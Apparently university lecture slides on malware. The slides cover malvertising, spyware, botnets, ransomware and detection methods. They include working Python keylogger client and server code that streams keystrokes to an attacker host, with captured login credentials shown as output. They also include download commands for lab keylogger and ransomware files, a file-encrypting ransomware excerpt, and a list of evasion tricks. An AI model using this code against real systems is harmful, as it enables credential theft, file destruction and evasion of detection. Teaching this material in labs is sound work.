

3. More Malware



Topics


- Keylogging
- Ransomware
- Malicious documents

Malvertising

- Malicious advertising
- Spread of malware through advertising
- In some cases, just viewing can affect a system
- About 10 billion ads were malvertisement in 2012*
- In 2017, Google blocked 79 million ads with redirection and removed 48 million ads trying to install unwanted software#


Malvertising

- Many different ways they can get in:
 - Pop-up ads
 - Web widgets
 - Hidden iframes
 - Malicious banners
 - Third-party advertisement
 - Etc.




Malvertising

- Many different ways they can get in:
 - Pop-up ads
 - Web widgets
 - Hidden iframes
 - Malicious banners
 - Third-party advertisement
 - Etc.




Malvertising




Malvertising – Protection

- Keeping up-to-date software and OS
- Antivirus and other malware protection methods
- Browser extensions alerting malvertising campaigns



Spyware

- Variety of meanings including key loggers unsolicited commercial software, Trojan horses etc.



Spyware – Key Loggers

- Actions on computer is **monitored** and **captured** by adversaries
- Can be software or hardware
- Strong passwords are **no longer** effective
- Use:
 - Anti keyloggers, antivirus, anti-spyware
 - Monitor malicious network traffic
 - Security tokens
 - Automatic form fillers etc.

Key Loggers

- sample code

On Kali

wget https://github.com/uwacyber/cits3006/raw/2025s2/cits3006-labs/files/key_logger.py



On Victim Ubuntu

wget https://github.com/uwacyber/cits3006/raw/2025s2/cits3006-labs/files/key_loggee.py

Requires pynput:

```
sudo apt-get install python3-pynput
#if you get an error about evdev:
sudo apt-get install python3-pynput=1.6.8
```

Key Loggers

```
1 import socket
2
3 host = '' #hacker IP address in string, actually don't need it
4 port = 9999
5
6 s = socket.socket()
7 s.bind((host, port))
8 s.listen(2)
9
10 def file_write(keys):
11     with open("keylogs.txt", "a") as file:
12         for key in keys:
13             file.write(key)
14
15 print(host)
16 conn, address = s.accept()
17 print("Connected to Client: " + str(address))
18 while True:
19     data = conn.recv(1024).decode()
20     file_write(str(data))
21     if not data:
22         break
23     if str(data) == 'Key.space':
24         data = ' '
25     if str(data) == 'Key.enter':
26         data = '\n'
```

```
import pynput
from pynput.keyboard import Listener, Key
import socket

host = '' #Hacker's IP address as a string
port = 9999

s = socket.socket()
s.connect((host, port))

def press(key):
    #print(key)
    s.send(str(key).encode())

def release(key):
    if key == Key.esc:
        return False

with Listener(on_press = press, on_release = release) as listener:
    listener.join()
```

In key_loggee.py, the attacker host IP needs to be updated.

Key Loggers

```
(base) └─(jin@kali)-[~/cits3006/lect5]  
└─$ sudo python3 key_logger.py
```

```
Connected to Client: ('192.168.68.5', 58180)  
testuser@hotmail.com  
thisis a securepassword
```

es Firefox Web Browser

Aug 1 20:43



Sign in to your Microsoft



https://login.live.com/login.srf?wa=wsignin1.0&



← testuser@hotmail.com

Enter password

.....

[Forgot password?](#)

Sign in

Key Loggers – on Windows

On Windows

- Install Python
- Install pyinstaller and pynput



Make sure you install pyinstaller and pynput on Windows:

```
python -m pip install pyinstaller pynput
```

```
(base) └─(jin@kali)-[~/cits3006/lect5]
└─$ sudo python3 key_logger.py
```

```
Connected to Client: ('192.168.68.20', 50634)
www.google.com
hello@gmail.com
hotmail.com
hello@hotmail.com
verystrongpassword!@#%$%
```

Windows11

Administrator: C:\Windows\sys... dist

Directory | Apache | Apache | python3 | Python R | Sign x

https://login.live.com/lo...



← hello@hotmail.com

Enter password

.....

[Forgot password?](#)

[Sign in](#)

[Terms of use](#) [Privacy & cookies](#)

```
6088 INFO: Updating manifest in C:\Users\user\Downloads\dist\key_log...
6703 INFO: Updating resource type 24 name 1 language 0
6703 INFO: Appending PKG archive to EXE
6703 INFO: Fixing EXE headers
6726 INFO: Building EXE from EXE-00.toc completed successfully.
PS C:\Users\user\Downloads>
```



Advanced features

The python code is illustrative – in real-world code, we would typically write in


- C/C++
- Rust
- Go

We could also add features such as


- Stealth/name obfuscation – ensure the keylogger runs with an “unsurprising” name, inject it into an existing program or windows service
- Persistence of data – use e.g. the Windows registry to store persistent information
- Encrypt and/or compress outgoing data, or use steganography to hide it amongst more innocuous data
- Send data in bursts/periodically to evade detection
- Run a “command and control” server to connect to
- Evade malware detection – avoid common signatures (from e.g. Metasploit) by writing custom code; use packers (as discussed in previous lecture) to obfuscate code and any hardcoded strings.

Spyware – Unsolicited Software

- Unsolicited commercial software are installed without user's intentions
 - E.g., Piggyback software
- May contain spyware to snoop user activities
- Always check what you are agreeing to install



Harvesting Personal Information



Providers of online services are widely trusted – not necessarily for good reason

- Chrome Incognito mode still allow third parties to collect data
 - <https://www.wired.co.uk/article/google-chrome-incognito-mode-privacy>
- Facebook listening in on user conversations
 - <https://www.scmp.com/news/world/united-states-canada/article/3022682/facebook-admits-listening-transcribing-users>
- Microsoft listening on Skype calls
 - <https://www.scmp.com/news/world/united-states-canada/article/3021896/microsoft-admits-its-workers-listen-your-skype>
- Apps collect data even when users deny permissions
 - <https://www.cnet.com/news/more-than-1000-android-apps-harvest-your-data-even-after-you-deny-permissions/>

Botnet

- A bot is an application that runs automated tasks over the Internet
 - E.g., web crawlers
- A botnet is a collection of connected devices that runs one or more bots
- Botnet can deploy various types of attacks
 - E.g., DDoS, spamming
 - But also stealing data and accessing bots

1. A botnet operator infects users
2. The bot on the infected PC communicate back to the command-and-control server
3. A spammer purchases the services of the botnet from the operator
4. (a) The spammer provides the spam messages to the operator
(b) The botnet operator uses bots to send out the spam message




Ransomware

- Particular type of malware
- Encrypts the system files using a cryptosystem
 - Can be either symmetric or asymmetric, as long as the key is kept secret by the attacker
- The *attacker* can decrypt the files using the private key
 - In return for getting files decrypted, attackers ask for ransom
 - Normally paid through cryptocurrency for anonymity
 - Attackers sometimes decrypt files after receiving the money – sometimes not
 - It's in attackers interests for victims to believe that paying up is worthwhile
 - So generally, they prefer an ecosystem where files *are* decrypted
 - Ransomware-as-a-service can be purchased online
- Ransomware can affect the system in many ways
 - Software availability
 - Compromise security configurations
 - Tampering data
 - Loss of sensitive information
 - Breach of confidentiality

Ransomware

- Types include
 - Locker ransomware
 - Locks the computer
 - Crypto ransomware
 - Requires decryption key
 - Master boot record ransomware
 - The MBR is attacked so the message appears on boot up
 - Web server encrypting ransomware
 - Affects the web server files
 - Mobile device ransomware
 - Affects mobile devices
- Notable ransomsware include
 - CryptoLocker (2013) – over 500,000 infected
 - TeslaCrypt (2015) – CryptoLocker variant
 - SimpleLocker (2015) – android platform
 - WannaCry (2017) – patch available, but not implemented
 - NotPetya (2017) – cyberattack on Ukraine, global damage over \$10B
 - Lockbit (2019) – largest ransomware group
 - Etc...

Ransomware



Ransomware

- (1) Distribution and (2) installation
 - To convince the victim to download the executable of the ransomware
 - Uses exploit kit to lure people to click links
 - Send malicious email attachments
 - USB driver installations
 - Malvertising
- (3) Communication
 - First, identify the system configuration
 - Connect to the attacker server
 - Transmit victim files
 - Transmit encryption details used to lock the system
- (4) File search and (5) Encryption
 - The encryption process is run silently (may be visible in task manager)
 - Search files that matches the extensions starting from the local files, then removable media, then network locations
 - Malware copies are added as autorun to the registry key
 - Persist the malware when the system reboots
 - Malware can also remove backup files

Ransomware

- (6) Ransom demand
 - Notify the victim of the ransomware
 - Uses anonymous currency to receive the ransom
 - Popular – Bitcoins
 - Attackers may not unlock the system even with the paid ransom
 - Many victims experienced this

Ransomware

- code

wget <https://github.com/uwacyber/cits3006/raw/2025s2/cits3006-labs/files/ransomware.zip>



Requires pycryptodome:

```
python3 -m pip install pycryptodome
```

- (Low-level crypto library providing high level of control and many legacy protocols/cryptosystems
- For use in own apps, something like the Python cryptography or pysodium are more common)



Ransomware

```
1#!/usr/bin/env python
2from Crypto.Cipher import AES
3from Crypto.Util import Counter
4import argparse
5import os
6
7import discover
8import modify
9
10# -----
11# GLOBAL VARIABLES
12# CHANGE IF NEEDED
13# -----
14# set to either: '128/192/256 bit plaintext key' or False
15# key length is 16/24/32 chars long
16HARCODED_KEY = b'veryweakpassword'
17
18
```

```
59 # don't uncomment below, unless you really want to ruin your files
60 # else:
61 #     key = random(32)
62
63 ctr = Counter.new(128)
64 crypt = AES.new(key, AES.MODE_CTR, counter=ctr)
65
66 # change this to fit your needs.
67 startdirs = ['/home/jin/testing']
68 for currentDir in startdirs:
69     for file in discover.discoverFiles(currentDir):
70         modify.modify_file_inplace(file, crypt.encrypt)
```

```
19 # This is a file extension list of all files that may want to be encrypted.
20 # They are grouped by category. If a category is not wanted, Comment that line.
21 # All files uncommented by default should be harmless to the system
22 # that is: Encrypting all files of all the below types should leave a system in a bootable state,
23 # BUT applications which depend on such resources may become broken.
24 # This will not cover all files, but it should be a decent range.
25 extensions = [
26     # 'exe', 'dll', 'so', 'rpm', 'deb', 'vmlinuz', 'img', # SYSTEM FILES - BEWARE! MAY DESTROY SYSTEM!
27     'jpg', 'jpeg', 'bmp', 'gif', 'png', 'svg', 'psd', 'raw', # images
28     '#mp3', 'mp4', 'm4a', 'aac', 'ogg', 'flac', 'wav', 'wma', 'aiff', 'ape', # music and sound
29     '#avi', 'flv', 'm4v', 'mkv', 'mov', 'mpg', 'mpeg', 'wmv', 'swf', '3gp', # Video and movies
```

Ransomware



```
(base) └─(jin@kali)-[~/cits3006/lect5]  
└─$ python3 main.py -d
```

Your files have been locked! Please use the below decryption key provided to unlock your files.

Your decryption key is: 'veryweakpassword'

Enter Your Key> veryweakpassword

```
(base) └─(jin@kali)-[~/cits3006/lect5]  
└─$
```

Ransomware Protection

- Backup files
- Keep up to date with security
- Review permissions
- Security policy for phishing
- Anti-ransomware
- Decryption tools

Malicious Applications

- We can also create some malicious applications using techniques we learned so far
 - Let's create a malicious document file
 - We actually already know all the necessary techniques to do this


Application Security

- We need to carefully consider how we develop applications
 - People are too rushed to create applications without considering security implications
- We need to be careful when using applications from others
 - Attackers can easily create applications that looks like legitimate applications
 - Always check the source of the application
 - If the checksum is given, good practice to confirm this

Zero-day

- Zero-day attacks take advantage of software vulnerability for which there are **no available fixes**
- Attacks take advantage of flaws before software makers can fix them
- Has become significant issue from 2008 on
- Emphasises importance of safe configuration policies and good incident reporting systems

Zero-day



- A few techniques exist to detect zero-day attacks:

- **Statistical-based:**

- This approach to detecting Zero-Day exploits in real time relies on attack profiles built from historical data.

- **Signature-based:**

- This detection approach is dependent on signatures made from known exploits.

- **Behaviour-based:**

- This model defence is based on the analysis of the exploit's interaction with the target.

- **Hybrid-based:**

- As the name suggests, this approach is a blending of different approaches.

Symantec "Guide to zero-day exploits" 2017 -

https://www.websecurity.symantec.com/content/dam/websecurity/digitalassets/desktop/pdfs/datasheet/Guide_to_Zero_Day_Exploits.pdf

Malware - Detection

- Signature
 - Find a string that can identify the virus
 - Fingerprint like
- Heuristics
 - Analyze program behavior
 - Network access, File open, Attempt to delete file, Attempt to modify the boot sector etc.
- Anomaly
 - Running the executable in a VM and observe
 - File activity, Network, Memory etc.

Signatures: A Malware Countermeasure

- Scan compare the analyzed object with a database of signatures
- A **signature** is a virus fingerprint
 - E.g., a string with a sequence of instructions specific for each virus
 - Different from a digital signature
- A file is infected if there is a signature inside its code
 - Fast **pattern matching** techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Signatures Database

- Common Malware Enumeration (CME)
 - aims to provide unique, common identifiers to new virus threats
 - Hosted by MITRE
 - <http://cme.mitre.org/data/list.html>
- Digital Immune System (DIS)
 - Create automatically new signatures

White/Black Listing

- Maintain database of cryptographic hashes for
 - Operating system files
 - Popular applications
 - Known infected files
- Compute hash of each file
- Look up into database
- Needs to protect the integrity of the database

Shield vs. On-demand

▪ Shield

- Background process (service/daemon)
- Scans each time a file is touched (open, copy, execute, etc.)

▪ On-demand

- Scan on explicit user request or according to regular schedule
- On a suspicious file, directory, drive, etc.

Performance test of scan techniques

- **Comparative:** check the number of already known viruses that are found and the time to perform the scan
- **Retrospective:** test the proactive detection of the scanner for unknown viruses, to verify which vendor uses better heuristics

Anti-viruses are ranked using both parameters:

<http://www.av-comparatives.org/>

Online vs Offline Anti Virus Software

Online

- Free browser plug-in
- Authentication through third party certificate (i.e. VeriSign)
- No shielding
- Software and signatures update at each scan
- Poorly configurable
- Scan needs internet connection
- Report collected by the company that offers the service

Offline

- Paid annual subscription
- Installed on the OS
- Software distributed securely by the vendor online or a retailer
- System shielding
- Scheduled software and signatures updates
- Easily configurable
- Scan without internet connection
- Report collected locally and may be sent to vendor

Quarantine

- A suspicious file can be isolated in a folder called **quarantine**:
 - E.g., if the result of the heuristic analysis is positive and you are waiting for db signatures update
- The suspicious file is not deleted but made harmless: the user can decide when to remove it or eventually restore for a false positive
 - Interacting with a file in quarantine it is possible only through the antivirus program
- The file in quarantine is harmless because it is encrypted
- Usually the quarantine technique is proprietary, and the details are kept secret

Heuristic Analysis

- Useful to identify new and “zero day” malware
- Code analysis
 - Based on the instructions, the antivirus can determine whether or not the program is malicious, i.e., program contains instruction to delete system files,
- Execution emulation
 - Run code in isolated emulation environment
 - Monitor actions that target file takes
 - If the actions are harmful, mark as virus
- Heuristic methods can trigger false alarms

Static vs. Dynamic Analysis

Static Analysis

- Checks the code without trying to execute it
- Quick scan in whitelist
- Filtering: scan with different antivirus and check if they return same result with different name
- Weeding: remove the correct part of files as junk to better identify the virus
- Code analysis: check binary code to understand if it is an executable, e.g., PE
- Disassembling: check if the byte code shows something unusual

Dynamic Analysis

- Check the execution of codes inside a virtual sandbox
- Monitor
 - File changes
 - Registry changes
 - Processes and threads
 - Networks ports

Malware Countermeasure

- Largely divides into Detection and Response.
- Detection can be placed at:
 - During download (i.e., network-based intrusion detection systems (IDS))
 - After download (i.e., host-based IDS, antivirus)
 - During execution (i.e., host and network security tools for function analysis)
- Polymorphism and metamorphism are effective against the above detection methods.
- What could we do to detect such malware?

Malware Countermeasure

- Response includes:
 - Isolation
 - Recovery
 - Forensics
 - Remediation

Malware Countermeasure

- Response includes:
 - Isolation
 - Recovery
 - Forensics
 - Remediation

Additional Readings

- Common Attack Pattern Enumeration and Classification
 - <https://capec.mitre.org/index.html>
- USB hacking video
 - <https://twitter.com/i/status/1094389042685259776>
- Virus Timeline
 - *not assessed
• https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present
- 8 famous viruses
 - https://uk.norton.com/norton-blog/2016/02/the_8_most_famousco.html
- Zeus phishing email
 - http://www.salisbury.edu/helpdesk/security/latest/phishing_attempt_4122012_VariousZeusbot.html
- Document analysis cheat sheet
 - <https://zeltser.com/analyzing-malicious-documents/?fbclid=IwAR3d2de5IJfacOaHBtR5RbtPCW7QFccv18LOjAHGAPW4N99PubT951EGRSc>

Additional Items

- Ransomware

- <https://www.safaribooksonline.com/library/view/ransomware/9781491967874/ch01.html>
- http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf
- <http://documents.trendmicro.com/assets/wp/wp-ransomware-past-present-and-future.pdf>
- https://asecuritysite.com/ransomware_new01.pdf

- Web application vulnerability scanning tools

- W3af (<http://w3af.org/>)
- wpoison (<https://sourceforge.net/projects/wpoison/>)
- Wapiti (<http://wapiti.sourceforge.net/>)
- OWASP ZAP (https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)